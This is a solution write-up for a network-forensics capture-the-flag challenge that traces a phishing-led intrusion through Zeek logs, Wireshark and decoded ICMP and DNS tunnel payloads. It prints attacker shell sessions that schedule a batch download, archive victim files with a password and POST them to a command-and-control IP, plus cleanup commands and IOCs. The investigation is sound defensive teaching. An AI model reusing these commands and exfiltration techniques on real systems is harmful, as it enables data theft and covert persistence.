ICMP Payload Data Extracted via Tshark



CyberChef used to Decode Hex of ICMP Payload

```
 Directory of c:\tmp

09/19/2021  08:25 PM    <DIR>          .
09/19/2021  08:25 PM    <DIR>          ..
09/19/2021  08:24 PM                11 get-shell.ps1
09/19/2021  08:20 PM            57,445 savetheclock.jpg
               2 File(s)         57,456 bytes
               2 Dir(s)  36,313,333,760 bytes free
```


Decoded ICMP Payload


```
 Directory of c:\tmp

09/19/2021  08:25 PM    <DIR>          .
09/19/2021  08:25 PM    <DIR>          ..
09/19/2021  08:24 PM                11 get-shell.ps1
09/19/2021  08:20 PM            57,445 savetheclock.jpg
               2 File(s)         57,456 bytes
               2 Dir(s)  36,313,333,760 bytes free
```

Decoded ICMP Payload

```
c:\Users\dbrown\AppData\Roaming\Adobe\updater>time
time
The current time is: 21:04:37.22
Enter the new time: at 21:10 cmd /c dload.bat
at 21:10 cmd /c dload.bat

c:\Users\dbrown\AppData\Roaming\Adobe\updater>at
at
There are no entries in the list.

c:\Users\dbrown\AppData\Roaming\Adobe\updater>at 21:10 cmd /c dload.bat.bat
at 21:10 cmd /c dload.bat.bat
Added a new job with job ID = 1

c:\Users\dbrown\AppData\Roaming\Adobe\updater>at
at
Status ID   Day                       Time           Command Line
-------------------------------------------------------------------------------
        1   Today                     9:10 PM        cmd /c dload.bat.bat
```

Decoded ICMP Payload Revealed Scheduled Job to Run Bat File



```
uid     id.orig_p       id.resp_h       rtt     Z
string  port    addr    interval        count
192.168.88.55   137.184.39.243  53      0.e-brown-enterprises.com       TXT 200 TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA
192.168.88.55   137.184.39.243  53      1.e-brown-enterprises.com       TXT 200 tgJq70UCXXO2AmrvRALGc7YCQNNxAtxztgLlLbUDxnO2AuUtswP1c7YC5
192.168.88.55   137.184.39.243  53      2.e-brown-enterprises.com       TXT 200 AAAAAEDlBQAAEAAAAEAHAAAAQAAAEAAAAAIAAAUAAQAAAAAABQABAAAAA
192.168.88.55   137.184.39.243  53      3.e-brown-enterprises.com       TXT 200 AAAAAAAAZMwHABgAAAAIzAcAQAAAAAAAAAAAAAAAAEAHAJQCAAAAAAAAA
192.168.88.55   137.184.39.243  53      4.e-brown-enterprises.com       TXT 200 +OIBAAAQCAAAKgAAAPgHAAAAAAAAAAAAAAAAEAAAMAudGxzAAAAAAkAA
192.168.88.55   137.184.39.243  53      5.e-brown-enterprises.com       TXT 200 AEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.88.55   137.184.39.243  53      6.e-brown-enterprises.com       TXT 200 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.88.55   137.184.39.243  53      7.e-brown-enterprises.com       TXT 200 zMzMzMzMucwvSQDpxtkBAMzMzMzMzLlIL0kA6BZuBABoIDVHAOjrzgUAW
192.168.88.55   137.184.39.243  53      8.e-brown-enterprises.com       TXT 200 RCQEUGoA/xVEQUcAg3wkBAEPlwVQ50kAM/aNmwAAAABW/xVIQUcAhcAPl
192.168.88.55   137.184.39.243  53      9.e-brown-enterprises.com       TXT 200 x0QkBERGRwDHRCQIREZHAMdEJAxERkcAx0QkEERGRwDHRCQUREZHAMdEJ
192.168.88.55   137.184.39.243  53      10.e-brown-enterprises.com      TXT 200 JEiLRCRYiUQkIItEJFzHRCQEREZHAMdEJAhERkcAx0QkDERGRwDHRCQQR
192.168.88.55   137.184.39.243  53      11.e-brown-enterprises.com      TXT 200 JIlEJCiJRCQsiUQkMIlEJDSJRCQ4iUQkPIlEJESLRCRUiUQkSItEJFjHR
192.168.88.55   137.184.39.243  53      12.e-brown-enterprises.com      TXT 200 AAAAx0YMAAAAAMZGEADoJQcAAIvGXsIEAMzMzMzMzMzMzMzMzMzFWL7
192.168.88.55   137.184.39.243  53      13.e-brown-enterprises.com      TXT 200 AI2O2AAAAMZF/ALo0q8DAItFCIlGQIvGZsdGXAAAx0ZMAAAAAMdGUAAAA
192.168.88.55   137.184.39.243  53      14.e-brown-enterprises.com      TXT 200 CIvBx0EENEZHAMcBUHZHAMPMzMzMzMzMzMzIvRi8L30ECD4D8DwomC8
192.168.88.55   137.184.39.243  53      15.e-brown-enterprises.com      TXT 200 AwAAg8AgiYIIAwAAg8AIiYIMAwAAjUIY99BAg+A/BRgDAAADwomCCAQAA
192.168.88.55   137.184.39.243  53      16.e-brown-enterprises.com      TXT 200 g8AgiYIgBgAAg8AIiYIkBgAAjULw99BAg+A/jYpACAAABTAGAAADwomCI
192.168.88.55   137.184.39.243  53      17.e-brown-enterprises.com      TXT 200 iYH4AAAAg8AIiYH8AAAAi8LDzMzMzMzMxWi/EzyY1GBFDHBkR2RwCJC
192.168.88.55   137.184.39.243  53      18.e-brown-enterprises.com      TXT 200 AABZXovlXcPMzMzMzMzMzMzMxVi+xq/2gwDUcAZKEAAAAAUFahdDBIA
192.168.88.55   137.184.39.243  53      19.e-brown-enterprises.com      TXT 200 AIvxiw6FyXQcgH4QAHQMi0YIA8BQUeiToQQA/zboYwEGAIPEBItN9GSJD
192.168.88.55   137.184.39.243  53      20.e-brown-enterprises.com      TXT 200 6OK+BQCDxAiNj9gAAADotawDAIuPwAAAAMdF/AAAAACFyXQngL/QAAAAA
192.168.88.55   137.184.39.243  53      21.e-brown-enterprises.com      TXT 200 i+Vdw8zMzMzMzMzMzMzMzMVYvsav9org1HAGShAAAAAFBWoXQwSAAzx
192.168.88.55   137.184.39.243  53      22.e-brown-enterprises.com      TXT 200 AP+2RKYAAOi3/wUAg8QEi47kpQAAx0X8AgAAAIXJdCaAvvSlAAAAdA+Lh
192.168.88.55   137.184.39.243  53      23.e-brown-enterprises.com      TXT 200 D4uGLKUAAAPAUFHoRp8EAP+2JKUAAOgS/wUAg8QEi87oAZ8CAItN9GSJD
```

DNS Traffic in Zeek dns.log Indicated DNSFtp Activity

```
cat dns.log |grep 'e-brown-enterprises\.com' |grep -P '\tTXT\t' |cut -f 22 |cut -f 3 -d
   ' ' > b64.out
```


```
cat b64.out |base64 -di |xxd
```

```
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0801 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program cannc
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000080: 9a12 d851 de73 b602 de73 b602 de73 b602  ...Q.s...s...s..
00000090: 6aef 4702 d573 b602 6aef 4502 5d73 b602  j.G..s..j.E.]s..
000000a0: 6aef 4402 c673 b602 40d3 7102 dc73 b602  j.D..s..@.q..s..
000000b0: e52d b503 c673 b602 e52d b303 f573 b602  .-...s...-...s..
000000c0: e52d b203 ca73 b602 d70b 2502 d573 b602  .-...s....%..s..
000000d0: de73 b702 7073 b602 492d b303 9673 b602  .s..ps..I-...s..
000000e0: 4c2d 4902 df73 b602 492d b403 df73 b602  L-I..s..I-...s..
```

Extracted/Decoded TXT Content Revealed Windows Executable File

```
ndfir@ndfir-box:~/labs/1010/tmp$ cat b64.out |base64 -di > file.out
ndfir@ndfir-box:~/labs/1010/tmp$ md5sum file.out
eb24024a8a46c71303e0b18d0e1859f6  file.out
```

MD5 Hash of Extracted Executable



Hash Lookup in VirusTotal Showed 0 AV Hits – Command line RAR

```
 Directory of c:\Users\dbrown\AppData\Roaming\Adobe\updater

09/19/2021  12:12 AM    <DIR>          .
09/19/2021  12:12 AM    <DIR>          ..
09/19/2021  09:58 AM               115 dload.bat.bat
09/19/2021  09:16 AM           592,432 output
09/19/2021  09:16 AM           592,432 output.b64
09/19/2021  09:58 AM               892 run.bat
               4 File(s)      1,185,871 bytes
               2 Dir(s)  36,311,093,248 bytes free

c:\Users\dbrown\AppData\Roaming\Adobe\updater>move output c:\tmp\1.exe
move output c:\tmp\1.exe
        1 file(s) moved.

c:\Users\dbrown\AppData\Roaming\Adobe\updater>cd c:\tmp
cd c:\tmp
```

Decoded ICMP Payload Data Indicated Download of EXE File

```
c:\eb_ideas\timemachine\flux_cap>..\1.exe a f.rar -hpt1m3m@CHineis0urz *.jpg
..\1.exe a f.rar -hpt1m3m@CHineis0urz *.jpg

RAR 6.00 x86   Copyright (c) 1993-2020 Alexander Roshal   1 Dec 2020
Trial version             Type 'rar -?' for help

Evaluation copy. Please register.

Creating archive f.rar

Adding    flux_cap.jpg
....100%.....  OK
Done

c:\eb_ideas\timemachine\flux_cap>move f.rar c:\tmp
move f.rar c:\tmp
        1 file(s) moved.
```

Decoded ICMP Payload Data Revealed Rar Activity

```
c:\eb_ideas\timemachine\DoLorean>..\1.exe a d.rar -hpt1m3m@CHineis0urz *.jpg
..\1.exe a d.rar -hpt1m3m@CHineis0urz *.jpg

RAR 6.00 x86   Copyright (c) 1993-2020 Alexander Roshal   1 Dec 2020
Trial version             Type 'rar -?' for help

Evaluation copy. Please register.

Creating archive d.rar

Adding    dolorean_1.jpg                                                ....
12%.....  OK
Adding    dolorean_2.jpg                                                ....
47%.....  OK
Adding    dolorean_4.jpg
....100%.....  OK
Done
```

Decoded ICMP Payload Data Captured Files Being Encrypted and Archived

```
cat conn.log |grep -vP '\tudp\tdns\t' |less -S
```

```
1631900573.676445   CVVS7k3lebVUvevf7   209.85.167.54   44769   173.230.154.59   25     tcp   smtp   1.955918
1632097230.894429   CXqnr31fOl4DsrIfk7   192.168.88.55   56030   137.184.39.243   80     tcp   http   3.168809
1632097239.847497   CTbSlW3jdyRlyCB52b   192.168.88.55   50644   137.184.39.243   80     tcp   http   0.901776
1632097230.894946   CGVSzE1UQbkJp8Xe71   192.168.88.55   56031   137.184.39.243   80     tcp   -      0.082448
1632099769.682634   CS2yDG4JIpNVTfheQl   192.168.88.55   8       137.184.39.243   0      icmp  -      1703.199962
1632101997.416490   CCwUj94a3LLDBs0MNb   192.168.88.55   8       137.184.39.243   0      icmp  -      732.967609
1632102513.674221   C8NrHx2M8ZA72VX1A5   192.168.88.55   58316   137.184.39.243   8000   tcp   -      0.000471
1632102528.502292   CB6XLF16IeqSD0OXpe   192.168.88.55   58317   137.184.39.243   8000   tcp   -      0.572584
1632102530.741042   CjGVtq2WPjuuypM7F3   192.168.88.55   58321   137.184.39.243   8000   tcp   -      0.000924
1632102537.946645   CHR9jO1LM7yrOapWFl   192.168.88.55   58320   137.184.39.243   8000   tcp   -      0.351029
1632102540.082061   ChZ7iI11nh4CuHL9c6   192.168.88.55   58327   137.184.39.243   8000   tcp   -      0.000676
1632140815.564415   C6RZyb1YG5IsYsxxnd   209.85.167.52   46045   173.230.154.59   25     tcp   smtp   1.426413
```

Filtered Zeek Logs (DNS Traffic Filtered Out)

http and tcp.port==8000

No.	Time	Source	Destination	Protocol	Length	Info
23577	2021-09-20 01:48:33.674…	192.168.88.55	137.184.39.243	HTTP	301	GET / HTTP/1.1
23579	2021-09-20 01:48:33.674…	137.184.39.243	192.168.88.55	HTTP	559	HTTP/1.0 200 OK
23983	2021-09-20 01:48:49.073…	192.168.88.55	137.184.39.243	HTTP	1027	POST / HTTP/1.1
23985	2021-09-20 01:48:49.074…	137.184.39.243	192.168.88.55	HTTP	585	HTTP/1.0 200 OK
23998	2021-09-20 01:48:50.741…	192.168.88.55	137.184.39.243	HTTP	339	GET / HTTP/1.1
24000	2021-09-20 01:48:50.741…	137.184.39.243	192.168.88.55	HTTP	589	HTTP/1.0 200 OK
24112	2021-09-20 01:48:58.297…	192.168.88.55	137.184.39.243	HTTP	1353	POST / HTTP/1.1
24114	2021-09-20 01:48:58.297…	137.184.39.243	192.168.88.55	HTTP	585	HTTP/1.0 200 OK
24129	2021-09-20 01:49:00.082…	192.168.88.55	137.184.39.243	HTTP	339	GET / HTTP/1.1
24131	2021-09-20 01:49:00.082…	137.184.39.243	192.168.88.55	HTTP	619	HTTP/1.0 200 OK

Wireshark Filter (http and tcp.port==8000) Showed HTTP POST Traffic

```
POST / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://137.184.39.243:8000/
Accept-Language: en-US
Content-Type: multipart/form-data;
boundary=---------------------------7e519f191001c0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 137.184.39.243:8000
Content-Length: 704693
Connection: Keep-Alive
Cache-Control: no-cache

-----------------------------7e519f191001c0
Content-Disposition: form-data; name="file"; filename="d.rar"
Content-Type: application/octet-stream

Rar!.....!.....a.;..42d.....x.|.....r..#.d.....Mh.2I_g'..n..8.A.T..;..I-!.
1...H.....F....A:....Dl]...vT.....<.e.p..{
I.."KG4..9.....tziP..ku>..KU....?.....rS..l...#.a.....^...e.c.....G.N...NT.cP
..%eA%.*....x....w.....z~.F...g..H~h.....2..q.A.'.....i.`..{..#D\..T&.AS...m.P.
[...;f.{T...A^...s.;...B.....:^S.....v.....\F;....."H.3.....!.....C;.t
```

HTTP Stream View in Wireshark Showed Rar File Exfiltrated

```
savethеclock55@gmail.com        Doc@e-brown-enterprises.com     Fri, 17 Sep 2021 13:42:41 -0400 ClockTower Lady <savethеclock55@gmail.com>
      Doc@e-brown-enterprises.com     Fwd: 65th Annual Benefit Dinner
savethеclock55@gmail.com        Doc@e-brown-enterprises.com     Mon, 20 Sep 2021 08:26:43 -0400 ClockTower Lady <savethеclock55@gmail.com>
      Doc@e-brown-enterprises.com     **WE WERE HACKED!!**
```

Zeek smtp.log Showed Two Messages from Same Sender

```
X-Google-Smtp-Source: ABdhPJzJx/BXjFr2dtPcRM/
08M46rfULUYpxlEygLBCHbcPQNJotELHrnv3xFoF6uJFn6V2po+yhvS8Jyw8LM4jrB9s=
X-Received: by 2002:a19:6b08:: with SMTP id d8mr19459410lfa.87.1632140814649;
 Mon, 20 Sep 2021 05:26:54 -0700 (PDT)
MIME-Version: 1.0
From: ClockTower Lady <savethеclock55@gmail.com>
Date: Mon, 20 Sep 2021 08:26:43 -0400
Message-ID: <CAGpG_jsCuH_dWYN2UagxCcRYVpWY=8WiR91wSpw34MypV94BQQ@mail.gmail.com>
Subject: **WE WERE HACKED!!**
To: Doc@e-brown-enterprises.com
Content-Type: multipart/alternative; boundary="0000000000007b0a8505cc6c6564"

--0000000000007b0a8505cc6c6564
Content-Type: text/plain; charset="UTF-8"

Doc,

Please don't open any emails from the Hill Valley Preservation Society! We
were hacked over the weekend and just notified by google that it may have
been an overseas hacker.


-Clock Lady
*"Ladies and gentlemen, as mayor of Hill Valley, it gives me great pleasure
to dedicate this clock to the people of Hill County. May it stand for all
of time!"*
*--Mayor Hubert, September 5, 1885*

--0000000000007b0a8505cc6c6564
```

TCP Stream of SMTP Traffic – Email Message Informed Dr. Brown of Attack

```
c:\tmp>del 1.exe
del 1.exe

c:\tmp>del f.rar
del f.rar
c:\tmp\f.rar
Access is denied.

c:\tmp>del u.ps1
del u.ps1

c:\tmp>echo "THIS IS FOR R BROTHERZ WE LOST AT LONE PINE MALL!!" > SUCKIT.TXT

echo "THIS IS FOR R BROTHERZ WE LOST AT LONE PINE MALL!!" > SUCK

c:\tmp>
```

Decoded ICMP Payload Data – Attacker Cleaning up and Leaving a Message Behind

IOCs


- bf57cb1e6092a25830b5ca8765a49fa6 (2021-benefit.pdf – Attachment in email/phish)
- ebe42aa05e9c4c23ded0a62e03ad3785 (annual-benift.doc – Document containing VBA macro to download savetheclock.jpg and start icmp tunnel)
- 57c456ab29c300ea9b7aa62fd9f20ba0 (icmpsh.exe – XOR/Embedded in savetheclock.jpg)
- hxxp://ebrown-enterprises[.]com/savetheclocktower/annual-benift.doc (embedded link in PDF Attachment)
- hxxp://ebrown-enterprises[.]com/savetheclock.jpg (JPEG Image with XOR/Embedded Executable)
- ebrown-enterprise[.]com (Doppel Domain Controlled by Attackers)
- 137.184.39.243 (Attacker Command-and-Control Server)

****

End Solution to Challenge

****


The following approach can be taken to remove the UDP/443 traffic which removes added "noise" from the capture.




QUIC Traffic Identified over UDP/443

Apply the following Wireshark filter, then save only packets displayed:

```
!(udp and udp.port==443)
```



Wireshark used to Save Only displayed Packets



Reduced pcap Size from 207MB to 3.9M